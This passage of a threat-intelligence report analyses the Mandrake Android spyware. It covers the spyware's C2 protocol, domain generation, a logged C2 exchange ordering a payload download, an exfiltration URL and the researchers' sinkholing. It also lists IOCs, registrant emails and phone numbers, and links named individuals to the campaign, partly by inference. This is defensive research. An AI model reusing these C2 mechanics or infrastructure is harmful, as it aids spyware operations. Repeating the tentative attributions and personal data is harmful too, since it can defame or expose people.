By the beginning of 2019, a new component type was introduced – the dropper. These applications came with as little code as possible, just enough to download the next component, the loader, and to create an initial profile of the victim. The droppers were all on Google Play at some point. The Mandrake authors started dedicating resources to building a marketing front for the applications. Some had Twitter accounts associated, as well as YouTube channels, Facebook accounts and more. The **ricinus** branch also continued development.

Features added during this period mostly related to keeping up with Android OS security changes and bugfixes.

Now, Mandrake continues mainly with the **darkmatter** branch and secondarily with **ricinus**.



Telemetry data from the second wave (2018 – now)

Certificates mapping

Let's take a look at the certificates used to sign the samples: The **oxide** versions used the smoking gun *Adobe Systems Incorporate*. **Briar**, **ricinus** and **darkmatter**, learning from past mistakes, continued with random words such as *Jack Daniels*, *Sacramento*, *Expert Inc*.

| SHA1 | Not before | CN | L | O | ST | C |
|--|------------|------------------------|---------------|----------------------------|--------------|----|
| f61dd7eb5fa1def37dc7e65c648db464739ac391 | 2016-01-31 | John Warnock | Mountain View | Adobe Systems Incorporated | California | US |
| 59fc28c15c34a7414e5d6dc79bab21353d1236d8 | 2016-04-04 | | San Jose | Android Inc | California | US |
| bb6667f8819f3c636cc99999a4b344bee898fb52 | 2016-06-13 | AndroidSecurity Update | | | | |
| 1dde004649b85603ee61146f70708c5a86f3c001 | 2016-11-28 | John Doe | Los Angeles | Andromeda Inc | LA | LA |
| f826c5970b02b129c1afcd7db6a49216edf75a57 | 2016-11-28 | Jack Daniels | Sacramento | Expert Inc | California | CA |
| 4446b8b5b66679252bd86bd5948099ae866a3ebd | 2016-11-28 | Mark Lincoln | Los Angeles | Lincoln Inc | California | CA |
| 1bd0502ed2ea931030ba71c3332b0a6e2d4d093d | 2016-12-04 | Alan Potter | Albany | AP Inc | New York | NY |
| cbfe4e746456bcc05d0be2af0087cf2448d3560 | 2016-12-18 | Charles N Smith | Saint James | Smith Inc | | NY |
| e2116496a211ea2f49bbeef39d430239b0e5567 | 2016-12-18 | Cheryl Johnson | Biloxi | | | MS |
| f027eabde38228cfd01c61a1c842593c3444a9a0 | 2017-03-23 | James A. Lavalley | Southfield | Golden Dawn | MI | MI |
| 110656ba568baf65cbb52ad9e754de1f70a7f01c | 2018-07-29 | Android | Mountain View | Google Inc. | California | US |
| a762d79151ed97724882d8f82bea98318ddfdd97 | 2019-02-23 | Donald Cook | Sacramento | Holloway LLP | California | CA |
| 9a2280adb6d154eda5a4040e1447d6ec83e85b55 | 2019-02-27 | Charley L. Ramon | Denver | Smitty's Marketplace | Colorado | US |
| 601760429f2d3c9ede4318b4e79610c02e3a9689 | 2019-05-23 | Merl Runte | Ephrata | Schwalter and Purdy Group | Pennsylvania | US |
| f1f0260c2116659a376540151000eb5a8165c5cc | 2019-06-17 | Android | Mountain View | Google Inc. | California | US |
| 5168edb5c0790e89f50a8796809448f180c4f00d | 2019-10-26 | Android | Mountain View | Google Inc. | California | US |
| d6ca020b1bd89920b734c5f8d4742939999414db | 2019-12-10 | Android | Mountain View | Google Inc. | California | US |

Firebase

Our investigation found that some versions of Mandrake used Google's firebase API to add an additional communication vector, while others only used it for the legitimate functionality. The functionality was dropped at some point.

The Firebase behavior is triggered as follows:

- When a Firebase token is generated, it is added to the loader CnC communication fingerprint
- If a custom Firebase message is received from the Firebase Server, the **"action"** field is taken from the remote Firebase message. Depending on the value, the following happens:
 - "update"
 - shows a Google Play notification to update itself by installing a newer version.
 - In this case the link is hardcoded to the Coincast application page on Google Play at <https://play.google.com/store/apps/details?id=com.coincast.app>
 - *It is worth mentioning that this is the only version of a loader found that indicates an update to a dropper component*
 - "restart"
 - "log" - will pass a "log" message to the **core** component
 - if none of the above, directly pass the **"action"** field retrieved from the firebase message to the **core**

A fleeting (toxic) flower

In one of the samples, a highly interesting string caught our attention. The name of a beautiful and toxic flower, *nerium*, from *Nerium oleander*.

```
private static String TAG = "nerium";
```

Similar to other branch names up to that point, **briar** and **ricinus**, we concluded that **nerium** initially would have been the new wave branch name but lost in favor of **darkmatter**.

CnC Infrastructure

CnC communication

The native part of Mandrake is much more than a loop that queries the C2 server periodically for new commands. A native thread is dedicated to this task alone, so regardless of what the user-facing part of the app is doing, Mandrake will continue to talk to the server in the background and receive commands.

By default, the duration between server requests is 180 seconds, but that can change at the server's whim with the 1002 command.

Implementation of most commands is delegated to the Java side of the app, with the exception of the simplest ones: change the request rate, provide new domains to connect to, etc. A full list of commands and their meaning is provided in the appendix of this paper.

Communication protocol: TCP/IP layer

Communication with the CnC takes place over IPv4 TCP standard https port 443. In the newer version 3.2.1 of the core and loader components port 7777 is used instead.

Some IP range addresses are blocked from the beginning by the firewall configuration of the server, and attempting to talk with the CnC server from one of these addresses will result in a timeout as these packets are dropped by the remote host's kernel.

To contact the CnC, Mandrake uses a list of domains including both hardcoded (but obfuscated) ones and DGA generated ones. The list of hardcoded domains has changed slightly over the years; initially only `rendfiles.top` was used but later it was removed and the authors switched to more meaningful domain names: `androidfirmware.com`, `androidfirmware.top`, `androidfirmware.cc`, `androidfirmware.ir`, `androidfirmware.ca`.

As of now, the domains `androidfirmware.com`, `androidfirmware.top` and `androidfirmware.ca` are registered by the malware authors, but only `androidfirmware.top` points to a CnC server.

The domain generation algorithm uses the current date and time: specifically the current year, month, the day of the month together with a hardcoded magic number (that was always `0xAAAAA` in the samples we examined) to deterministically generate 4 domains per day.

Here is an example of all the domains that would be generated for the dates from the 21st of February 2020 to the 1st of March 2020.

| Date | #1 | #2 | #3 | #4 |
|------------|--------------------------------|---------------------------------|---------------------------------|---------------------------------|
| 2020.02.21 | <code>gogloatxilhsrp.in</code> | <code>liikpqeewqfbbb.me</code> | <code>rfrdukwokeupo.cc</code> | <code>skojkenwkltpdx.su</code> |
| 2020.02.22 | <code>pwxqmfshmbstha.me</code> | <code>jwxqdqacsxviul.cc</code> | <code>myhfcoskodhotl.su</code> | <code>munqxxomppdljm.tw</code> |
| 2020.02.23 | <code>kgskjbrvcsdlxm.cc</code> | <code>uqjcdbrpwfqcxw.su</code> | <code>mdincycqptqepx.tw</code> | <code>whwmpjshscirgh.cn</code> |
| 2020.02.24 | <code>nynojmdctfyfgh.su</code> | <code>hpqqnfrdaesno.tw</code> | <code>qxpblsbilvcuul.cn</code> | <code>ffybqhfovtgccr.top</code> |
| 2020.02.25 | <code>leyjomkwhlqjkn.tw</code> | <code>coantvvdgbgshkn.cn</code> | <code>oxtgxicotwmxny.top</code> | <code>iaasfgeqnlxsb.in</code> |
| 2020.02.26 | <code>xoihigvmuruvpi.cn</code> | <code>vwdydwnrqoxraf.top</code> | <code>yglpacemuewbhc.in</code> | <code>pryhjpyiqkrvuh.me</code> |

| Date | #1 | #2 | #3 | #4 |
|------------|--------------------|-------------------|-------------------|-------------------|
| 2020.02.27 | vebksyhwsqjofm.top | bcinkkhbvrjywg.in | rklhuxlirwpvtd.me | fblihdcaivadu.cc |
| 2020.02.28 | vsgmbchajqsyas.in | feoniwxykxyaim.me | vodpculutkpkqi.cc | wmjmhlfnxlvqi.su |
| 2020.02.29 | qepanojsyuvrym.me | bpyomvjemsetjx.cc | iwiwbfbyuialhb.su | crxreihnulxdbb.tw |
| 2020.03.01 | vcthebhgoowmjl.me | ufotwgmgbabyst.cc | wwlfqsvbwkwrxt.su | yelfqsbnuyakr.tw |

As far as we know, no DGA domains were ever registered with a domain name provider.

Communication protocol: TLS/encryption layer

Mandrake uses TLS encrypted communication to talk to the CnC. Besides the obvious traffic encryption capabilities offered by TLS, authentication based on the remote peer's certificate is also used.

To this end, the client app ships with a public key certificate of a certificate authority (CA) with the common name (CN) of 'android.com'.

The client will only connect to a server whose certificate was signed by this CA: a form of certificate pinning. This prevents impersonating the CnC server under normal circumstances. One will be able to imitate the real server only if they own this CA's private key as well to sign their server's certificate.

The certificate supplied by the CnC server, *androidfirmware.top*, is therefore signed by this CA and has the CN server.android.com unremarkably. The server performs client authentication as well, to prevent rogue clients from connecting. For this reason, a certificate belonging to the client and its private key are distributed with the application.

Communication protocol: application data

Stripping away the TLS encryption layer leaves us with the application data it transmits. Mandrake uses a custom json-like serialization format provided by a publicly available library: [happyponyland.net/c-serialization](https://github.com/happyponyland/c-serialization).

In this format, requests and responses are represented by a linked list of node structures, the equivalent of an array of dictionaries in JSON land. For example, the following node shows a request to the server coming from the client.

```
node #1
{
  uid "aac5d83c0e9807c2";
  request "1000";
  data_1 "29|10|sailfish|22601|ro|<..fields omitted..>/dropper|0|0|0||0|0|0|0|";
  data_2 "dropper";
  dt 1582411207;
  next NULL;
}
```

uidfield is used by server to uniquely identify each client.

- **request** field is a numeric code that specifies which operation this node represents. A request to the server with the opcode 1000 is sent every time the client contacts the server. It serves as a generic "ping" request that supplies the server with the latest info about the client. Among the info that is sent with request 1000 the following are of interest: the client's time zone, the GSM operator country and its code, last GPS coordinates of the device, type of

the Mandrake component (dropper/loader/core) and its version. This means that short of network failures the server is always up to date with the client.

- **data_1** and **data_2** are simply parameters corresponding to the given command.
- **dt** field is the Unix time (in seconds) of the instant this node was generated at.

After the client has sent its list of requests to the server it expects back a list of responses not much different in format from the requests:

```
node #1
{
  response "aac5d83c0e9807c2";

  command "1010";

  data_1 "com.android.vending|VXBkYXRl|60";

  data_2 "192.168.69.248|androidfirmware.top|apk/darkmatter_loader_3.2.0.apk||1";

  dt "1579788784";

  next NULL;
}
```

command field is a response opcode. Response opcodes are more varied than their request opcode counterpart, there's a whopping number of 29 response opcodes. (see appendix)


- **dt** field has different semantics here however, it tells the client when to execute the received command.

Illustrated below is a client-server conversation during a live run on a physical phone. The loader component of mandrake has phoned home with the device's fingerprint (request opcode 1000) and has received in turn a command from the C2 to download the core component (response opcode 1010).

```

└─ ARG1: "60"
[Client] ──> [CnC] [2020-03-26 13:09:55] UID: a15900f4ad55358e - Command: 1000 (telemetry)
└─ ARG1: "gsm.operator.numeric": "22601", "gsm.operator.iso-country": "ro", "apk version": "darkmatter_0_3.2.3", "gps coord 0": "0", "gps coord 1": "0", ...
└─ ARG2: "dropper"
[Client] ──> [CnC] Connecting to androidfirmware.top:7777...
^[[Client] ──> [CnC] [2020-03-26 13:10:25] UID: a15900f4ad55358e - Command: 1000 (telemetry)
└─ ARG1: "gsm.operator.numeric": "22601", "gsm.operator.iso-country": "ro", "apk version": "darkmatter_0_3.2.3", "gps coord 0": "0", "gps coord 1": "0", ...
└─ ARG2: "dropper"
[Client] ──> [CnC] Connecting to androidfirmware.top:7777...
[Client] ──> [CnC] [2020-03-26 13:09:50] UID: 72bc5bb2ef96b81d - Command: 1000 (telemetry)
└─ ARG1: "gsm.operator.numeric": "22601", "gsm.operator.iso-country": "ro", "apk version": "darkmatter_1_3.2.1", "gps coord 0": "0", "gps coord 1": "0", ...
└─ ARG2: "loader"
[Client] ──> [CnC] Connecting to androidfirmware.top:7777...
[CnC] ──> [Client] [1970-01-01 00:00:00] UID: 72bc5bb2ef96b81d - Command: 1010 (md5 and url new dex)
└─ ARG1: "target package name": "com.android.vending", "title": "dex", "message": "com.android.systemdm.gui.ActivityMain", "confirm message": "dex"
└─ ARG2: "download ip": "159.69.66.184", "download url": "androidfirmware.top", "file path": "/apk/darkmatter_core_1_3.2.1.apk", "file md5": "28e8166a7603d293b515"
```


As a backup measure in case JavaScript injection fails, the screen is also recorded, this MP4 recording is saved as `<timestamp>.dat` in the private files dir and it is later sent to the C2 server with a post request to URL <http://androidfirmware.top:8888/?r=<victim UID>>.



The dialog, notification, and page corresponding to the above command

By polling the CnC server at regular intervals, we were able to find out which sensitive info the attackers are interested in stealing as well as the text that's displayed and the pages that are served. This list of targeted apps is shown and further analyzed under the *Victims of poison* section.

CnC sinkholing

A domain left unregistered by the authors of the malware, *androidfirmware.ir*, has made it possible for us to spoof the C2 server and log the incoming addresses.

More than that, because the client's certificate was signed by the same CA (android.com) as the one used for verification purposes by the client, it is enough to grab it together with its private key and use it to run a server. This allows for communication to extend past the TLS handshake which would otherwise fail and, more importantly, it allows for receiving client fingerprints that come with request 1000. This has helped us get an accurate map of victims and figure out which geographical areas the attackers are targeting in particular.

C2 domains are tried in sequence, starting with the hardcoded ones in the order they were written and continuing with randomly generated ones.

For example, the list of hardcoded domains that comes with versions 3.2.0+ of Mandrake is the following:

```
androidfirmware.top
androidfrimware.com
androidfirmware.ca
```

androidfirmware.ir

xjkbhysexthnpl.top

Nfmmlrkagflemt.top

androidfirmware.ir, the one we acquired, is the fourth on that list, whenever the first three are not responding (either because the domain does not resolve, or the server is inactive) clients will try to connect to our server. This means we only get a fraction of the infected userbase. However, it proved enough for gathering useful statistics.

Over the span of three weeks, 688 unique clients were spotted based on the UID alone (those that had multiple components on their device were counted once).

Pivoting the Threat Infrastructure

Mandrake used several hardcoded Command and Control servers, most of them active for the full 4 years. Below, we've compiled an overview of the Command and Control infrastructure and we've tried to connect additional attack infrastructure by pivoting over the infrastructure.

Our starting point is the hardcoded command and control servers:

Known C2 Domains

| Domain | Registration Date |
|---------------------|-------------------|
| rendfiles.top | 2016-02-11 |
| androidfirmware.com | 2016-04-06 |
| android-soft.top | 2016-04-09 |
| androidfirmware.ca | 2016-06-06 |
| nfmmlrkagflemt.top | 2016-11-17 |
| xjkbhysexthnpl.top | 2016-11-23 |
| livingstream.mobi | 2016-12-14 |
| androidfirmware.top | 2019-08-21 |

We spotted active C2 servers during research on the following IP addresses:

| IP address | Domain name | Hosting provider | Server location |
|----------------|---------------------|---------------------|-----------------|
| 159.69.66.184 | androidfirmware.top | Hetzner Online GmbH | Germany |
| 185.51.246.111 | androidfirmware.com | Zomro B.V. | Netherlands |

The second one no longer has a hardcoded domain pointing to it, but is nevertheless active. We have noticed it being used together with the domain name in the second column by the "ricinus" branch of the malware with some of the commands received from the main C2 server, the one that's first in the table.

The following services are in common on these machines: SSH on 1234, MySQL server on standard port 3306.

Timeframe 2016-02-11 to Now

Timeline rendfiles.top

| | | |
|------------|---------------|--|
| 2016-02-11 | rendfiles.top | Domain registered through alnames/Fmonsy.com |
| 2016-02-11 | rendfiles.top | Registrant email: joernmortensen@mail.com |
| 2016-02-13 | rendfiles.top | Domain points to 209.44.113.1 |
| 2016-10-16 | rendfiles.top | Domain deleted |

| | | |
|------------|---------------|---|
| 2016-12-04 | rendfiles.top | Domain registered through alpnames/Fmonsy.com |
| 2017-01-19 | rendfiles.top | Domain points to 104.193.252.166 |
| 2017-03-14 | rendfiles.top | Domain points to domain parker |
| 2017-03-20 | rendfiles.top | Domain deleted |

Timeline androidfirmware.com

| | | |
|------------|---------------------|---|
| 2016-04-06 | androidfirmware.com | Domain registered through namecheap/cloudns.net |
| 2016-04-09 | androidfirmware.com | Domain points to 95.215.45.59 |
| 2019-11-28 | androidfirmware.com | Domain points to 185.51.246.111 |

Timeline android-soft.top

| | | |
|------------|------------------|--|
| 2016-04-09 | android-soft.top | Domain registered through Eranet/fmonsy.com |
| 2016-04-09 | android-soft.top | Registrant email: petrillarionov2034@mail.com |
| 2016-10-01 | android-soft.top | Domain points to 209.44.113.1 |
| 2016-10-31 | android-soft.top | Domain points to 104.193.252.166 |
| 2017-05-15 | android-soft.top | Domain registered through 101domain.com |
| 2017-05-15 | android-soft.top | Registrant email: 1e1ae5.RaBWmVIWr39H@digitalprivacy.co |
| 2018-06-21 | android-soft.top | Domain points to 185.67.2.87 |
| 2019-01-09 | android-soft.top | Domain points to 95.154.195.40 |
| 2019-02-02 | android-soft.top | Domain registered through Myhostadmin.net |
| 2019-04-26 | android-soft.top | Domain points to domain parkers |

Timeline nfmmlrkagflemf.top

| | | |
|------------|--------------------|---|
| 2016-11-17 | nfmmlrkagflemf.top | Domain registered through namecheap/zomro.com |
| 2016-11-17 | nfmmlrkagflemf.top | Domain points to 185.51.246.111 |
| 2018-10-02 | nfmmlrkagflemf.top | Domain points to domain parkers |

Timeline androidfirmware.ca

| | | |
|------------|--------------------|--|
| 2016-06-06 | androidfirmware.ca | Domain registered through Enom/cloudns.net |
| 2018-07-07 | androidfirmware.ca | Domain expired+deleted |
| 2019-08-25 | androidfirmware.ca | Domain registered through namecheap/cloudns.net |
| 2019-08-25 | androidfirmware.ca | Registrant email: ravi-maturi@hotmail.com |
| 2019-09-27 | androidfirmware.ca | Domain points to 94.228.219.76 |
| 2019-11-29 | androidfirmware.ca | Domain points to 159.69.66.184 |

Timeline xjkbhysexthnpl.top

| | | |
|------------|--------------------|---|
| 2016-11-23 | xjkbhysexthnpl.top | Domain registered through namecheap/zomro.com |
| 2017-12-28 | xjkbhysexthnpl.top | Domain deleted |

Timeline livingstream.mobi

| | | |
|------------|-------------------|---|
| 2016-12-14 | livingstream.mobi | Domain registered through namecheap/zomro.com |
| 2016-12-14 | livingstream.mobi | Domain points to 185.51.246.111 |
| 2018-01-25 | livingstream.mobi | Domain deleted |

Timeline androidfirmware.top

| | | |
|------------|---------------------|---|
| 2019-08-23 | androidfirmware.top | Domain registered through namecheap/cloudns.net |
| 2019-10-04 | androidfirmware.top | Domain points to 94.228.219.76 |
| 2019-11-16 | androidfirmware.top | Domain points to 159.69.66.184 |

From this data we can extract new data points and pivot further from there. We've collected additional email addresses and IP addresses. So let's create a table that can tell us something about the geographical location of the command and control servers based on the IP address over time.

Timeframe 2016-02-11 to Now

Known CnC IP Addresses

| Date | Domain | IP Address |
|------------|---------------------|-----------------|
| 2016-02-13 | rendfiles.top | 209.44.113.1 |
| 2016-04-09 | androidfirmware.com | 95.215.45.59 |
| 2016-10-01 | android-soft.top | 209.44.113.1 |
| 2016-10-31 | android-soft.top | 104.193.252.166 |
| 2016-11-17 | nfmmlrkagflemt.top | 185.51.246.111 |
| 2016-12-14 | livingstream.mobi | 185.51.246.111 |
| 2017-01-19 | rendfiles.top | 104.193.252.166 |
| 2018-06-21 | android-soft.top | 185.67.2.87 |
| 2019-01-09 | android-soft.top | 95.154.195.40 |
| 2019-09-27 | androidfirmware.ca | 94.228.219.76 |
| 2019-10-04 | androidfirmware.top | 94.228.219.76 |
| 2019-11-16 | androidfirmware.top | 159.69.66.184 |
| 2019-11-28 | androidfirmware.com | 185.51.246.111 |
| 2019-11-29 | androidfirmware.ca | 159.69.66.184 |

From the above picture we can clearly see that infrastructure is shared over all domains and ip addresses.

Details about CnC server **209.44.113.1** (2016-02-13 – 2017-01-19)

| | |
|------------|------------------|
| 2016-02-13 | rendfiles.top |
| 2016-10-01 | android-soft.top |

Details about CnC server **95.215.45.59** (2016-04-09 – 2019-11-28)

While looking at this CnC server, a new domain pops up: **appleupdatecheck.com**. We suspect this domain is related to the operation because of the close proximity of the confirmed **androidfirmware.com** domain and **appleupdatecheck.com** domain. If we look one step further in the IP range, we see another interesting domain: "**icloudbackupsync.com**". This domain was registered on precisely the same day as appleupdatecheck.com. Unfortunately, we have not been able to determine what these domains have been used for.

Details about CnC server **104.193.252.166** (2016-10-31 – 2018-06-21)

| | |
|------------|-------------------|
| 2016-10-31 | android-soft.top |
| 2016-11-08 | andersonross.info |
| 2016-11-12 | josolyne.net |
| 2017-01-19 | rendfiles.top |

From the above table, we extract 2 new domains that might be relevant to this campaign, namely: andersonross.info and

josolyne.net.

Details about CnC server **185.51.246.111** (2016-11-17 – Now)

| | |
|------------|---------------------|
| 2016-11-17 | nfmmlrkagflemt.top |
| 2016-12-14 | livingstream.mobi |
| 2019-11-28 | androidfirmware.com |
| 2020-01-06 | androidev.host |

From the above table we can see that this Command and Control server has been used throughout the whole operation for 4 years.

Details about CnC server **185.67.2.87** (2018-06-21 – 2019-01-09)

| | |
|------------|------------------|
| 2017-03-06 | soft-android.org |
| 2018-02-11 | android-soft.top |
| 2018-06-25 | money-mod.mobi |

Details about CnC server **95.154.195.40** (2019-01-09 – Now)

| | |
|------------|------------------|
| 2019-01-09 | android-soft.top |
|------------|------------------|

Details about CnC server **94.228.219.76** (2019-09-27 – Now)

| | |
|------------|---------------------|
| 2018-11-20 | cryptocast.guru |
| 2018-12-05 | greengpslantern.com |
| 2019-03-24 | coincast.dev |
| 2019-09-27 | androidfirmware.ca |
| 2019-10-04 | androidfirmware.top |

Details about CnC server **159.69.66.184** (2019-11-16 – Now)

| | |
|------------|---------------------|
| 2019-11-16 | androidfirmware.ca |
| 2019-11-29 | androidfirmware.top |

This information has helped us find additional domains that might be related to this threat. Let's now look at who registered those domains and see if we can pivot further with those registration details:

| Domain | Registrant Email | Registrant Name | Registrant Phone |
|----------------------|-----------------------------|--------------------|------------------|
| androidfirmware.top | PrivacyProtect | | |
| androidfirmware.ca | ravi-maturi@hotmail.com | - | - |
| android-soft.top | petrillarionov2034@mail.com | | |
| money-mod.mobi | PrivacyProtect | | |
| soft-android.org | PrivacyProtect | | |
| androidev.host | PrivacyProtect | | |
| androidfirmware.com | Privacyprotect | | |
| livingstream.mobi | PrivacyProtect | | |
| nfmmlrkagflemt.top | Privacyprotect | | |
| andersonross.info | kcbfbqdd@10mail.org | Chelsea Wrathchild | +1.4029341043 |
| josolyne.net | PrivacyProtect | | |
| rendfiles.top | joernmortensen@mail.com | - | +1.4254452044 |
| appleupdatecheck.com | PrivacyProtect | | |
| icloudbackupsync.com | Privacyprotect | | |

With this new information we can pivot even further and see if we can find additional domains that have been registered with either the same registrant email address, registrant name or phone number.

| Item | New Domains |
|-----------------------------|-------------|
| ravi-maturi@hotmail.com | 15 |
| petrillarionov2034@mail.com | 100+ |
| kcbfbqdd@10mail.org | 5 |
| Chelsea Wrathchild | 29 |
| +1.4029341043 | 47 |
| joernmortensen@mail.com | 387 |
| +1.4254452044 | 384 |

If we look at the ravi-maturi@hotmail.com entity we see that a lot of Iranian TLD domains have been registered through that account between 2010 and 2019. The domain parnik.ir for example points to some malware from 2014 and the domain click-explorer.ir point to some PDF exploits [7]. It is unclear to us whether these threats are related or whether the email account has been abused or shared between actors.

If we look at the kcbfbqdd@10mail.org email address, we see that a lot of seemingly 'professional' company names have been registered:

- andersonross.info
- champion-accountants.info
- glendrummond.info
- ltaccountants.info
- msfassociates.info

We don't know exactly what these domains have been used for.

With the registrant name "**Chelsea Wrathchild**" we find even more 'professional' looking names and since the end of 2016 a number of seemingly DGA generated domains. The DGA generated domains point to ransomware campaigns. It is unclear to us if these campaigns are related to the same threat actor.

The email address joernmortensen@mail.com was used to register 387 domains. If we look at those domains we see that often a normal word is used and 4 to 5 random letters are added behind it using the .top, .win and .xyzTlds. Some of those domains are related to malware and more specifically to the [first](#) Android ransomware strains of [SLocker](#).

Interesting domains for petrillarionov2034@mail.com we find several similar TLD domains, and somehow using same keywords: adobe-updapp.top, updatesmobilebits.top, flashplayerupdateapk.top.

Insights into developers' accounts

For the current attack wave, we have the following developers on Google Play:

| application | developer | email |
|--------------------------|---------------------|-------------------------------|
| com.coincast.app | CoinCast@ | coincastdev@gmail.com |
| org.currency.xeconverter | Christopher Bankson | christopher.bankson@gmail.com |
| qr.office.scanner | ArmDev. | offscannerdeveloper@gmail.com |
| snap.tunemedia.maker | FontS | fontmania2019@gmail.com |
| com.astro.zodiac | SigmaTech | lohma4even@gmail.com |
| com.dark.chameleon | SigmaTech | lohma4even@gmail.com |

Of all the above accounts, the publisher of the currency converter application seems more promising for research.

We know that *Christopher Bankson's* account is the developer/publisher of the currency converter application. It is not possible to publish an application on Google Play store without access to the publishing e-mail account.

Indeed, the following ideas are based on information found on the internet that is linked in some form with the account used to publish Mandrake. It is possible that this account was stolen, and the stories are not related.

Christopher's account, or at least the same email address, is allegedly an employer in Canada, with different jobs, affiliated with different companies.

Back in 2017, *he* was searching for a receptionist/customer service representative with the following skills needed:

"Ability to multi-task with several projects successfully. Proven skills in Microsoft office suite (outlook, word, excel, power point. Typing skills at least 35-45 wpm. Proven successful customer service skills. Effective prioritizing abilities. Strong ability to communicate in a positive, clear & effective manner." [1]

Job is posted in Toronto, Ontario, Canada. It's a part-time job, seemed to be a small company. [1]

Bankson was also looking for a payroll manager, back in 2016, when *Mandrake* started. It seems they were looking for an experienced manager, as the job description stated: *"Our Client is a global organization and they are now seeking an experienced Payroll Manager to cover a long service leave assignment."* Job available in Saskatoon, Canada [2]

Searching for domains registered under Bankson's e-mail address, we find two interesting companies were registered:

- corso-it.com 2017-05-25 PDR LTD. D/B/A PUBLICDOMAINREGISTRY.COM
 - DNS SOA points to a Russian registrar
- duetteco.org 2017-10-11 NETEARTH ONE INC. D/B/A NETEARTH

CORSO IT CONSULTING INC, allegedly based in Montreal, Quebec, Canada and Wisconsin, Milwaukee. As they stated, *"We are a consulting firm with a focus on business effectiveness, advice solutions, advice technologies (such as XPLAN, COIN), websites and custom solutions."*

About their clients, we find that:

"Our clients range from the largest successful advice businesses to smaller boutique ones across Canada. Discover why our clients have chosen CORSO as their preferred advice and technology partner of choice." [3], [4]

Regarding their activity we have:

"Our consultants will expand your XPLAN IQ, and open opportunities to maximise the value of your XPLAN throughout your business. We deliver market leading solutions in SoA generation, configuration designs. 3rd party integrations, and bespoke custom add-ons. We design and build engaging websites which work on all devices, or provide you with the DIY tools and skills to manage your own. Go beyond the capabilities of your software with our custom solutions that will seamlessly integrate with your advice tools and processes." [3], [4]

Interestingly, *Better Business Bureau (BBB)* tells us about CORSO IT that the location address provided seems to be fake, while CORSO IT does not have locations in Montreal or Wisconsin, according to the Department of Financial Institutions (WDFI.org).

Building management confirmed that CORSO IT is not and has never been a tenant of the building, and they never heard of this company. (according to BBB, source [4])

DUETTECO INC. IT AND CLOUD SOLUTIONS COMPANY

Back in 2017, this looks like an identity theft of a real company that is not related to IT solutions. For the fake one, they provide the following services:

“DUETTECO delivers cutting edge support services to organizations across Canada & USA. Discuss your requirements with our team today.”

According to *Better Business Bureau (BBB)*, this company is illegitimate and seems to be operating an employment scam, instructing you to deposit some amount in cash. [5], [6]

Bankson has (probably) a fake Google Profile photo, linked with a person from Grodno, Belarus.

Seems we are dealing with a person or multiple persons that evolved from different fake service provider scams to a well-developed spyware/stealing malware platform.

Looking at all this information, fake company scams may have stopped in 2017, probably a year after a more profitable business started - a spying platform with activity spreading over a 4-year range. These companies also may have been created to launder money obtained through illegal malware activities.

Another promising lead into the nature of the organization behind Mandrake can be seen by following the alleged developer SigmaTech behind the Horoskope, Car News and the older version of Mandrake that was already removed from Google Play, Abfix.

On the Google Play pages corresponding to these applications, we see in the details section that a lohma4even@gmail.com (LohmachevEvgenij) is noted as the developer and the blog <http://abfix-app.blogspot.com/> is provided for the Privacy Policy.

Lohmachev appears to be a Russian freelancer developer

- <https://www.freelancer.com/u/lohma4even>
- <https://kwork.ru/user/lohma4even>

It would seem that, to further spread Mandrake, he offered to pay people to download his applications from Google Play <https://kwork.ru/projects/336483>

Детали фриланс проекта

Google / Facebook Ads Андроид приложения

Цена: 500 ₺

Куплю органические/живые установки моего приложения в Google Play



Покупатель: lohma4even

Размещено проектов на бирже: 2

Проект закрыт

Translation of the post roughly is *I'll buy organic/real installations of my application on Google Play*

Each download would be paid 500 rubles (about 6 US dollars at current exchange rates). Considering that anybody who would take up the project would actually be giving to Mandrake developers a lot more in exchange, it would seem a good deal for the malicious developers.

The blog post hosting the Privacy Policy is written both in Russian and in English and a total of 4 Privacy Policies are hosted here, corresponding to 4 different Mandrake applications. We list them with the date the policy was uploaded, as follows:

- 2018.07 Abfix - com.sigmatech.darkmatter



- 2019.05 Horoskop - com.astro.zodiac
- 2019.08 Yatubemate - we could not locate this application
- 2019.09 Car News - com.dark.chameleon

All the other Mandrake applications on Google Play have an individual blog for privacy statements.

Also interesting is that Google Play developer SigmaTech and CoinCast share the same certificate, which is used to sign the apps. This indicates that SigmaTech and CoinCast are the same developers (or one has the key stolen).

There are versions where, interesting enough, the threat actors often chose to add or remove ***Russia and Kazakhstan.***

Appendix A: MITRE matrix

